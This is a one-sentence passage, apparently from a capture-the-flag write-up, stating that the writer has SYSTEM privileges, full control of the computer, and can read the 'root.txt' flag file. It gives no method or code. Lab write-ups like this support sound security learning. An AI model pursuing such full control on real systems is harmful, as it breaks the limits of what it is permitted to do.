As SYSTEM, I have full control over the computer, including reading `root.txt`.